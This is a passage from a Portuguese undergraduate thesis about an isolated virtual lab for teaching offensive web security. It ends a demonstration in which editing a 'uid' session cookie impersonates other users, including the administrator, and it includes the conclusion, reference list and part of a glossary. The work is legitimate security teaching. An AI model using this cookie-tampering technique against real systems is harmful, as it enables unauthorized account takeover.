

Figura 52: Visualização do cookie do novo usuário cadastrado.

Com o novo usuário autenticado e o sistema de gerenciamento de sessão iniciado, pode-se verificar a possibilidade do ataque. Para isso, modifica-se o *cookie* "uid" para outro valor (neste teste foi usado o valor sete). Após a mudança do *cookie* na barra de desenvolvedor web, o site foi recarregado pressionando simultaneamente as teclas "control+r". Verifica-se, então, que o usuário autenticado mudou: era "bob" e agora é "Jim" (figura 53). Testou-se então o valor "1", e foi observado que o usuário mudou para "administrador do sistema" com todos os seus privilégios (figura 54). Isto significa que foi obtido acesso administrativo sem se autenticar como administrador ou saber a senha do mesmo.



Figura 53: Modificar o cookie modifica o usuário no sistema.



Figura 54: Encontrou-se o cookie relativo ao usuário administrador do sistema.

5 Conclusão

Este trabalho apresentou um estudo sobre o uso de laboratório virtual em aulas práticas de segurança no curso de Bacharelado em Sistemas de Informação. Inicialmente foram verificadas algumas propostas da literatura para a montagem desse ambiente. Foi escolhido o ambiente composto por uma máquina virtual (VM) para ataque e duas máquinas virtuais (VMs) vulneráveis para vítimas, uma Windows® e outra Linux™. Para garantir a segurança da rede dos laboratórios de informática, foi definido que as máquinas virtuais só poderiam se comunicar ente si, ou seja, elas não teriam acesso ao mundo externo.

Para testar o ambiente montado e verificar as possibilidades do seu uso em sala de aula, foram escolhidos três tipos de ataques entre os 10 maiores riscos para aplicações web reportados pela OWASP em 2017 [35]: *Sql Injection, Cross-Site Scripting (XSS) e Broken Authentication*. Os testes mostraram que o uso do ambiente não compromete a rede dos laboratórios de informática, pois não permite que ataques feitos entre as máquinas virtuais extrapolem para o mundo real. Além disso, foi possível verificar que esse ambiente é uma excelente ferramenta de ensino/aprendizagem para a área de segurança de dados, pois permite que o aluno entenda como os ataques são feitos e o que pode fazer para evitá-los.

Finalmente, após a criação do laboratório e a aplicação dos exemplos contidos neste trabalho, conclui-se que o experimento realizado corrobora a utilidade da proposta em questão para ser usada como apoio em aulas de segurança de computadores.

São sugestões para trabalhos futuros:

- Testar ambientes mais robustos para o laboratório virtual;
- Focar na segurança defensiva, já que o foco desse trabalho foi a segurança ofensiva;
- Testar outros ataques definidos na lista da OWASP 2017;
- Testar outras ferramentas de segurança como SET (Social Engineering Toolkit) que é voltada para engenharia social ou ferramentas de ataques a redes sem fio, como Aircrack-ng, Airbase-ng, Aireplay-ng, Airmon-ng, Airodump-ng e Airolib-ng.

Referências Bibliográficas

1. CERT.BR. Estatísticas do CERT.br -- Incidentes. Disponivel em: <https://www.cert.br/stats/incidentes/>. Acesso em: 28 maio 2018.
2. TELIUM. Disponivel em: <https://blog.telium.com.br/ciberseguranca-e-os-impactos-dos-ataques-de-ransomware-em-2017/>. Acesso em: 28 maio 2018.
3. CIO. CIO, 29 jun. 2017. Disponivel em: <http://cio.com.br/noticias/2017/06/29/falta-de-profissionais-de-seguranca-chegara-a-1-8-mi-em-2022/>. Acesso em: 28 maio 2018.
4. B, D. History of Hacking: John "Captain Crunch" Draper's Perspective. **Privacy PC**. Disponivel em: <http://privacy-pc.com/articles/history-of-hacking-john-captain-crunch-drapers-perspective.html>. Acesso em: 28 maio 2018.
5. YOGADA, B., 2014. Disponivel em: <https://www.newyorker.com/tech/elements/a-short-history-of-hack>. Acesso em: 28 maio 2018.
6. HOCHSTADT, A. The 20 Biggest Hacking Attacks of All Time | apnMentor. **vpnMentor**. Disponivel em: <https://www.vpnmentor.com/blog/20-biggest-hacking-attacks-time>. Acesso em: 28 maio 2018.
7. PASSERI, P. 2017 Cyber Attacks Statistics. **HACKMAGEDDON**, 2018. Disponivel em: <https://www.hackmageddon.com/2018/01/17/2017-cyber-attacks-statistics>. Acesso em: 28 maio 2018.
8. LIVE Cyber Attack Threat Map | Check Point Software. Disponivel em: <https://threatmap.checkpoint.com/ThreatPortal/livemap.html>. Acesso em: 28 maio 2018.
9. THREATBUTT Iinternet Hacking Attack Attribution Map. Disponivel em: <https://threatbutt.com/map/>. Acesso em: 28 maio 2018.
10. PREJUÍZO com cibercrimes chega a US$ 600 bilhões no mundo. Disponivel em: <http://computerworld.com.br/prejuizo-com-cibercrimes-chega-us-600-bilhoes-no-mundo>. Acesso em: 28 maio 2018.
11. RODRIGUES, M. Ciberataques devem somar R$ 6,5 trilhões em prejuízos às empresas até 2019. Disponivel em: <https://www.tecmundo.com.br/ataque-hacker/113974-ciberataques-devem-somar-r-6-5-trilhoes-prejuizos-empresas-2019.htm>. Acesso em: 13 maio 2018.

12. THIS onde chart explains why cybersecurity is so important. **Business Insider**. Disponivel em: <http://www.businessinsider.com/cybersecurity-report-threats-and-opportunities-2016-3>. Acesso em: 28 maio 2018.
13. OFFENSIVE or Defensive Security? Both! - SANS Internet Storm Center. **SANS Internet Storm Center**. Disponivel em: <https://isc.sans.edu/forums/diary/Offensive+or+Defensive+Security+Both/21149>. Acesso em: 28 maio 2018.
14. DISCIPLINAS BSI. **Bsi.uniriotec.br**. Disponivel em: <http://bsi.uniriotec.br/disciplinas/index.html>. Acesso em: 13 maio 2018.
15. EXPERIÊNCIA prática vivida na universidade facilita ingresso no mercado de trabalho. Disponivel em: <https://g1.globo.com/rs/rio-grande-do-sul/especial-publicitario/ucpel/noticia/experiencia-pratica-vivida-na-universidade-facilita-ingresso-no-mercado-de-trabalho.ghtml>. Acesso em: 13 abr. 2018.
16. ROBINSON, T. **Building Virtual Machine Labs:** A Hands-On Guide. 1 ed. ed. [S.l.]: CreateSpace Independent Publishing Platform, 2017.
17. COMPARISON of top server virtualization software in 2018. **Latest Digital Transformation Trends | Cloud News | Wire19**. Disponivel em: <https://wire19.com/comparison-top-server-virtualization-software>. Acesso em: 15 maio 2018.
18. CHAPTE 1. First steps. **Virtualbox.org**. Disponivel em: <https://www.virtualbox.org/manual/ch01.html>. Acesso em: 15 maio 2018.
19. KENNEDY, D. **Metasploit**. San Francisco, CA: No Starch Press, 2011.
20. CARDWELL, K. **Building Virtual Pentesting Labs for Advanced Penetration Testing**. 2 ed. ed. Birmingham: Packt Publishing, 2016.
21. GNS3/DYNAMIPS. **GitHub**. Disponivel em: <https://github.com/GNS3/dynamips>. Acesso em: 08 maio 2018.
22. DOWNLOADS - Oracle VM VirtualBox. **Virtualbox.org**. Disponivel em: <https://www.virtualbox.org/wiki/Downloads>. Acesso em: 08 maio 2018.
23. PLANKERS, B. What is VM Escape? - The Lone Sysadmin, 2007. Disponivel em: <https://lonesysadmin.net/2007/09/22/what-is-vm-escape/>. Acesso em: 29 maio 2018.
24. SANDERS, J. 10 new VM escape vulnerabilities discovered in VirtualBox - TechRepublic. **Techrepublic**. Disponivel em: <https://www.techrepublic.com/article/10-new-vm-escape-vulnerabilities-discovered-in-virtualbox/>. Acesso em: 29 maio 2018.

25. CHAPTER 6. Virtual networking. **virtualbox.org**. Disponivel em: <https://www.virtualbox.org/manual/ch06.html>. Acesso em: 29 maio 2018.

26. KALI Linux Custom Image Downloads - Offensive Security. **Offensive security**. Disponivel em: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download>. Acesso em: 29 maio 2018.

27. DOWNLOADS - Oracle VM VirtualBox. **Virtualbox.org**. Disponivel em: <https://www.virtualbox.org/wiki/Downloads>. Acesso em: 08 maio 2018.

28. DOWNLOAD Metasploitable - Intencionally Vulnerable Machine | Rapid7. **Rapid7.com**. Disponivel em: <https://information.rapid7.com/download-metasploitable-2017-thanks.html>. Acesso em: 31 maio 2018.

29. METASPLOITABLE3/README.MD at master - rapid7 metasploitable3 GitHub. **github.com/rapid7**. Disponivel em: <https://github.com/rapid7/metasploitable3/blob/master/README.md>. Acesso em: 31 maio 2018.

30. MATHEWS, L. Forbes Welcome. **Forbes.com**. Disponivel em: <https://www.forbes.com/sites/leemathews/2017/12/11/billion-hacked-passwords-dark-web/#300bf50021f2>. Acesso em: 29 maio 2018.

31. BURGESS, M. The biggest hacks and data breaches of 2018 (so far). **Wired.co.uk**. Disponivel em: <http://www.wired.co.uk/article/hacks-data-breaches-in-2018>. Acesso em: 29 maio 2018.

32. TSUKAYAMA, H. Analysis | Why it can take so long for companies to reveal their data breaches. **Washinigton Post**. Disponivel em: <https://www.washingtonpost.com/news/the-switch/wp/2017/09/08/why-it-can-take-so-long-for-companies-to-reveal-their-data-breaches/?noredirect=on&utm_term=.0d3f7ff62bfd>. Acesso em: 18 abr. 2018.

33. PILIECI, V. Canada will soon force companies to disclose hacking attempts, data breaches. **Ottawa Citizen**. Disponivel em: <http://ottawacitizen.com/news/national/canada-will-soon-force-companies-to-disclose-hacking-attempts-data-breaches>. Acesso em: 18 abr. 2018.

34. CATEGORY:OWASP Top Ten Project - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>. Acesso em: 29 maio 2018.

35. OWASP Top 10 - 2017 - OWASP_Top_10-2017_(en).pdf.pdf. **Owasp.org**. Disponivel em: <https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf>. Acesso em: 29 maio 2018.

36. HACKERONE Connects Hackers With Companies, and Hopes for a Win-Win - The New York Times. **The New York Times**. Disponivel em: <https://www.nytimes.com/2015/06/08/technology/hackerone-connects-hackers-with-companies-and-hopes-for-a-win-win.html?_r=0>. Acesso em: 30 maio 2018.

37. 2018_HACKER_REPORT.PDF. **hackerone.com**. Disponivel em: <https://www.hackerone.com/sites/default/files/2018-01/2018_Hacker_Report.pdf>. Acesso em: 30 maio 2018.

38. IYER, K. 10 Best Hacking Tools Of 2018 For Windows, Linux And OS X. **TechWorm**. Disponivel em: <https://www.techworm.net/2018/01/10-best-hacking-tools-2018-windows-linux-os-x.html>. Acesso em: 29 maio 2018.

39. WHAT is Penetration Testing? Tools and Techniques | Rapid7. **rapid7.com**. Disponivel em: <https://www.rapid7.com/fundamentals/penetration-testing>. Acesso em: 30 maio 2018.

40. THE Penetration Testing Execution Standard. **pentest-standard.com**. Disponivel em: <http://www.pentest-standard.org/index.php/Main_Page>. Acesso em: 31 maio 2018.

41. AMHOUME, A. What is Open-source Intelligence (OSINT) , and its advantadges for Ethical-Hacker? Disponivel em: <https://www.drchaos.com/what-is-open-source-intelligence-osint-and-its-its-advantages-for-ethical-hackers/>. Acesso em: 30 maio 2018.

42. WHAT is SQL Injection (SQLi) and How to Fix It. **acunetix**. Disponivel em: <https://www.acunetix.com/websitesecurity/sql-injection/>. Acesso em: 29 maio 2018.

43. SQL Injection - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/SQL_Injection>. Acesso em: 11 maio 2018.

44. SQLMAP; automatic SQL injection and database takeover tool. **Sqlmap.org**. Disponivel em: <http://sqlmap.org>. Acesso em: 10 maio 2018.

45. CROSS-SITE Scripting (XSS) - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)>. Acesso em: 11 maio 2018.

46. TYPES of Cross-Site Scripting - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting>. Acesso em: 11 maio 2018.

47. BEEF - The Browser Exploitation Framework Project. **Beefproject.com**. Disponivel em: <http://beefproject.com>. Acesso em: 12 maio 2018.

48. DIETERLE, D. **Basic Security Testing with Kali LInux**. [S.l.]: CreateSpace Independent Publishing Platform, 2016.

49. METASPLOIT Editions: Network Pen Testing Tool. **Rapid7**. Disponivel em: <https://www.rapid7.com/products/metasploit/download/editions/>. Acesso em: 18 jun. 2018.

50. METASPLOIT Editions: Network Pen Testing Tool | Rapid7. **Rapid7.com**. Disponivel em: <https://www.rapid7.com/products/metasploit/download/editions>. Acesso em: 15 maio 2018.

51. KENNEDY, D. **Metasploit**. San Francisco, CA: No Starch Press, 2011.

52. WHAT is SYN scanning? - Definition from WhatIs.com. **Whatis.com**. Disponivel em: <https://searchnetworking.techtarget.com/definition/SYN-scanning>. Acesso em: 16 maio 2018.

53. MICROSOFT Security Bulletin MS17-010 - Critical. **Docs.microsoft.com**. Disponivel em: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>. Acesso em: 18 maio 2018.

54. OWASP Top 10 2017 - A2 Broken Authentication - Kiuwan. **kiuwan**. Disponivel em: <https://www.kiuwan.com/blog/owasp-top-10-2017-a2/>. Acesso em: 31 maio 2018.

55. JOHN the Ripper | Penetration Testing Tools. **KALI TOOLS**. Disponivel em: <https://tools.kali.org/password-attacks/john>. Acesso em: 01 jun. 2018.

56. WHAT is banner screen? **WhatIs.com**. Disponivel em: <https://whatis.techtarget.com/definition/banner-screen>. Acesso em: 01 jun. 2018.

57. MACKENZIE, C. **Coded character sets:** history and development. [S.l.]: Addison-Wesley Pub. Co., 1980.

58. BITCOIN - Open source P2P money. **bitcoin.org**. Disponivel em: <https://bitcoin.org/en/>. Acesso em: 01 jun. 2018.

59. WHAT Are 'Black Hat' and 'White Hat' Hackers? **LifeWire**. Disponivel em: <https://www.lifewire.com/black-hat-hacker-a-white-hat-hacker-4061415>. Acesso em: 28 maio 2018.

60. WHAT is a Blog? - Explanation of Terms Blog, Blogging & Blogger (2018). **firstsiteguide.com**. Disponivel em: <https://firstsiteguide.com/what-is-blog/>. Acesso em: 01 jun. 2018.

61. WHAT is a Web Browser? What does a Web Browser Do? - All about Cookies. **allaboutcookies.org**. Disponivel em: <http://www.allaboutcookies.org/browsers/>. Acesso em: 01 jun. 2018.

62. SIGNIFICADO de Byte - O que é, Conceito e Definição. **significados.com.br**. Disponivel em: <https://www.significados.com.br/byte/>. Acesso em: 01 jun. 2018.

63. SQL SELECT Query. **tutorialspoint.com**. Disponivel em: <https://www.tutorialspoint.com/sql/sql-select-query.htm>. Acesso em: 01 jun. 2018.

64. WHAT are Cookies - Computer Cookies - What is a Cookie. **whatarecookies.com**. Disponivel em: <http://www.whatarecookies.com/>. Acesso em: 01 jun. 2018.

65. SIGNIFICADO de CPU - O que é, Conceito e Definição. **Significados**. Disponivel em: <https://www.significados.com.br/cpu/>. Acesso em: 01 jun. 2018.

66. WHAT is distributed denial of service (DDoS) attack? **searchsecurity**. Disponivel em: <https://searchsecurity.techtarget.com/definition/distributed-denial-of-service-attack>. Acesso em: 01 jun. 2018.

67. JAVASCRIPT HTML DOM. **w3schools.com**. Disponivel em: <https://www.w3schools.com/js/js_htmldom.asp>. Acesso em: 01 jun. 2018.

68. WHAT is a Device Driver? **Computerope.com**. Disponivel em: <https://www.computerhope.com/jargon/d/driver.htm>. Acesso em: 14 maio 2018.

69. ALBORS, J. J. Exploits: What are they and how do they work? **WeLiveSecurity**. Disponivel em: <https://www.welivesecurity.com/2015/02/27/exploits-work>. Acesso em: 18 abr. 2018.

70. WHAT is a Firewall? - Cisco. **cisco.com**. Disponivel em: <https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html>. Acesso em: 01 jun. 2018.

71. HASHS criptográficos usados para armazenas senhas, Detecção de Malware - Blog oficial da Kaspersky Lab. **Kaspersky.com**. Disponivel em: <https://www.kaspersky.com.br/blog/hash-o-que-sao-e-como-funcionam/2773/>. Acesso em: 01 jun. 2018.

72. WHAT is Gray Hat Hacker? **techopedia**. Disponivel em: <https://www.techopedia.com/definition/15450/gray-hat-hacker>. Acesso em: 02 jun. 2018.

73. WHAT is hacker? - Definition from WhatIs.com. **SearchSecurity**. Disponivel em: <https://searchsecurity.techtarget.com/definition/hacker>. Acesso em: 18 abr. 2018.

74. HACKTIVISMO - Conceito, o que é, Significado. **conceitos.com**. Disponivel em: <https://conceitos.com/hacktivismo/>. Acesso em: 01 jun. 2018.

75. HARDWARE Definition. **Techterms.com**. Disponivel em: <https://techterms.com/definition/hardware>. Acesso em: 14 maio 2018.

76. WHAT is Message Digest? **techopedia**. Disponivel em: <https://www.techopedia.com/definition/4024/message-digest>. Acesso em: 02 jun. 2018.

77. WHAT is a Hard Drive? **computerhope**. Disponivel em: <https://www.computerhope.com/jargon/h/harddriv.htm>. Acesso em: 01 jun. 2018.

78. HOST Definition. **techterms**. Disponivel em: <https://techterms.com/definition/host>. Acesso em: 01 jun. 2018.

79. WHAT is HTTP (HyperText Transfer Protocol)? **computerhope**. Disponivel em: <https://www.computerhope.com/jargon/h/http.htm>. Acesso em: 01 jun. 2018.

80. O que é o hypervisor ou VMM (Virtual Machine Manager). **Virtualização**. Disponivel em: <https://www.gta.ufrj.br/grad/08_1/virtual/OqueohypervisorouVMM(VirtualMachineMonit.html>. Acesso em: 01 jun. 2018.

81. WHAT exactly is Internet of Things (IoT)?. **Quora**. Disponivel em: <https://www.quora.com/What-exactly-is-Internet-of-Things-IoT>. Acesso em: 01 jun. 2018.

82. WHAT is Internet Protocol? Definition from WhatIs.com. **SearchUnifiedCommunications**. Disponivel em: <https://searchunifiedcommunications.techtarget.com/definition/Internet-Protocol>. Acesso em: 01 jun. 2018.

83. WHAT is Network Address Translation (NAT). **whatIsMyIPAddress**. Disponivel em: <https://whatismyipaddress.com/nat>. Acesso em: 01 jun. 2018.

84. ISO Files(What They Are & How to Open or Use One). **lifewire**. Disponivel em: <https://www.lifewire.com/iso-file-2625923>. Acesso em: 01 jun. 2018.

85. WHAT is log (log file)? **WhatIs.com**. Disponivel em: <https://whatis.techtarget.com/definition/log-log-file>. Acesso em: 01 jun. 2018.

86. METASPLOITABLE 2 Exploitability Guide. **metasploit.help.rapid7.com**. Disponivel em: <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>. Acesso em: 30 maio 2018.

87. GITHUB - rapid7/metasploitable3. **GitHub**. Disponivel em: <https://github.com/rapid7/metasploitable3/>. Acesso em: 18 maio 2018.

88. POST - HTTP | MDN. **MDN web docs**. Disponivel em: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/POST>. Acesso em: 01 jun. 2018.

89. NIKTO - SecTools Top Network Security Tools. **SECTOOLS.ORG**. Disponivel em: <http://sectools.org/tool/nikto/>. Acesso em: 01 jun. 2018.

90. NMAP: the Network Mapper - Free Security Scanner. **nmap.org**. Disponivel em: <https://nmap.org/>. Acesso em: 01 jun. 2018.

91. WHAT is open source?. **Opensource.com**. Disponivel em: <https://opensource.com/resources/what-open-source>. Acesso em: 14 maio 2018.

92. OWASP. **OWASP**. Disponivel em: <https://www.owasp.org/index.php/Main_Page>. Acesso em: 18 jun. 2018.

93. OWASP Broken Web Applications Project - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project>. Acesso em: 18 maio 2018.

94. WHAT is a payload in Metsploit? - Skillset. **SKILLSET**. Disponivel em: <https://www.skillset.com/questions/what-is-a-payload-in-metasploit>. Acesso em: 18 jun. 2018.

95. WHAT Is a Plugin? - Small Business Trends. **Small Business TRENDS**. Disponivel em: <https://smallbiztrends.com/2014/07/what-is-a-plugin.html>. Acesso em: 01 jun. 2018.

96. WHAT is Pop-Up window? **Webopedia**. Disponivel em: <https://www.webopedia.com/TERM/P/pop_up_window.html>. Acesso em: 01 jun. 2018.

97. WHAT is proxy server? **whatIs.com**. Disponivel em: <https://whatis.techtarget.com/definition/proxy-server>. Acesso em: 01 jun. 2018.

98. THE Penetration Testing Execution Standard. **pentest-standard.org**. Disponivel em: <http://www.pentest-standard.org/index.php/Main_Page>. Acesso em: 30 maio 2018.

99. WHAT is RAM (Random Access Memory)? **Computer Hope**. Disponivel em: <https://www.computerhope.com/jargon/r/ram.htm>. Acesso em: 02 jun. 2018.

100. WHAT is ransomware? How it works and how to remove it. **CSOonline**. Disponivel em: <https://www.csoonline.com/article/3236183/ransomware/what-is-ransomware-how-it-works-and-how-to-remove-it.html>. Acesso em: 02 jun. 2018.

101. WHAT is a Router? **ComputerHope**. Disponivel em: <https://www.computerhope.com/jargon/r/router.htm>. Acesso em: 02 jun. 2018.

102. SAMBA: An Introduction. **samba.org**. Disponivel em: <https://www.samba.org/samba/docs/SambaIntro.html>. Acesso em: 02 jun. 2018.

103. THE Difference between Vulnerability Scanning and Penetration Testing. **tripwire**. Disponivel em: <https://www.tripwire.com/state-of-security/vulnerability-management/difference-vulnerability-scanning-penetration-testing/>. Acesso em: 02 jun. 2018.

104. ECMASCRIPT 2019 Language Specification. **tc39.github.io**. Disponivel em: <https://tc39.github.io/ecma262/#sec-overview>. Acesso em: 30 maio 2018.

105. INTRODUCTION to Computer Security. **Its.ucsc.edu**. Disponivel em: <https://its.ucsc.edu/security/training/intro.html>. Acesso em: 18 abr. 2018.

106. WHAT is Web server? **whatIs**. Disponivel em: <https://whatis.techtarget.com/definition/Web-server>. Acesso em: 02 jun. 2018.

107. OWASP Mutillidae 2 Project - OWASP. **Owasp.org**. Disponivel em: <https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project>. Acesso em: 14 maio 2018.

108. WHAT is a Website? **computerhope**. Disponivel em: <https://www.computerhope.com/jargon/w/website.htm>. Acesso em: 02 jun. 2018.

109. CHAPTER 1. First steps. **virtualbox.org**. Disponivel em: <https://www.virtualbox.org/manual/ch01.html#snapshots>. Acesso em: 02 jun. 2018.

110. WHAT is Software? **Computerhope.com**. Disponivel em: <https://www.computerhope.com/jargon/s/software.htm>. Acesso em: 14 maio 2018.

111. WHAT is a Database Dump. **techopedia.com**. Disponivel em: <https://www.techopedia.com/definition/23340/database-dump>. Acesso em: 01 jun. 2018.

112. SSH(SECURE Shell) Home Page | SSH.COM. **SSH.COM**. Disponivel em: <https://www.ssh.com/ssh/>. Acesso em: 01 jun. 2018.

113. WHAT is terabyte(TB)? **SearchStorage**. Disponivel em: <https://searchstorage.techtarget.com/definition/terabyte>. Acesso em: 02 jun. 2018.

114. COMMAND line - What is a terminal and how do I open and use it? **askubuntu.com**. Disponivel em: <https://askubuntu.com/questions/38162/what-is-a-terminal-and-how-do-i-open-and-use-it>. Acesso em: 02 jun. 2018.

115. THE leading operating system for PCs, IoT devices, servers and the cloud. **Ubuntu.com**. Disponivel em: <https://www.ubuntu.com/>. Acesso em: 02 jun. 2018.

116. WHAT is a URL? **INDIANA UNIVERSITY**. Disponivel em: <https://kb.iu.edu/d/adnz>. Acesso em: 02 jun. 2018.

117. ORACLE VM VirtualBox. **Virtualbox.org**. Disponivel em: <https://www.virtualbox.org/>. Acesso em: 02 jun. 2018.

118. WHAT is a Virtual Machine and How dows it Work | Microsoft Azure. **Microsoft Azure**. Disponivel em: <https://azure.microsoft.com/en-us/overview/what-is-a-virtual-machine/>. Acesso em: 28 maio 2018.

119. WHAT is VMDK? What Opens a VMDK? **whatis.com**. Disponivel em: <https://whatis.techtarget.com/fileformat/VMDK-Virtual-Machine-Disk-file-for-VMware-virtual-machines>. Acesso em: 02 jun. 2018.

120. WHAT is ethical hacking? White hat hackers explained. **itpro.co.uk**. Disponivel em: <http://www.itpro.co.uk/hacking/30282/what-is-ethical-hacking-white-hat-hackers-explained>. Acesso em: 02 jun. 2018.

121. XML Introduction. **w3schools.com**. Disponivel em: <https://www.w3schools.com/xml/xml_whatis.asp>. Acesso em: 02 jun. 2018.

Anexo

Este anexo apresenta siglas e termos, em ordem alfabética, que são usados neste trabalho.

- *Banner* é um texto com informações de sistema, como versão do sistema operacional, obtido por uma requisição a um *host* [56].
- *Bit* é a unidade básica de informação usada em computação e comunicação digital [57].
- *Bitcoin* é uma rede de pagamento inovadora, um novo tipo de dinheiro [58].
- *Black hat* é, tipicamente, um indivíduo que se envereda no crime cibernético para ganhos financeiros, espionagem cibernética ou outros motivos maliciosos [59].
- *Blog* é diário ou site informativo que mostra informação em ordem cronológica reversa, mostrando as postagens mais recentes primeiro [60].
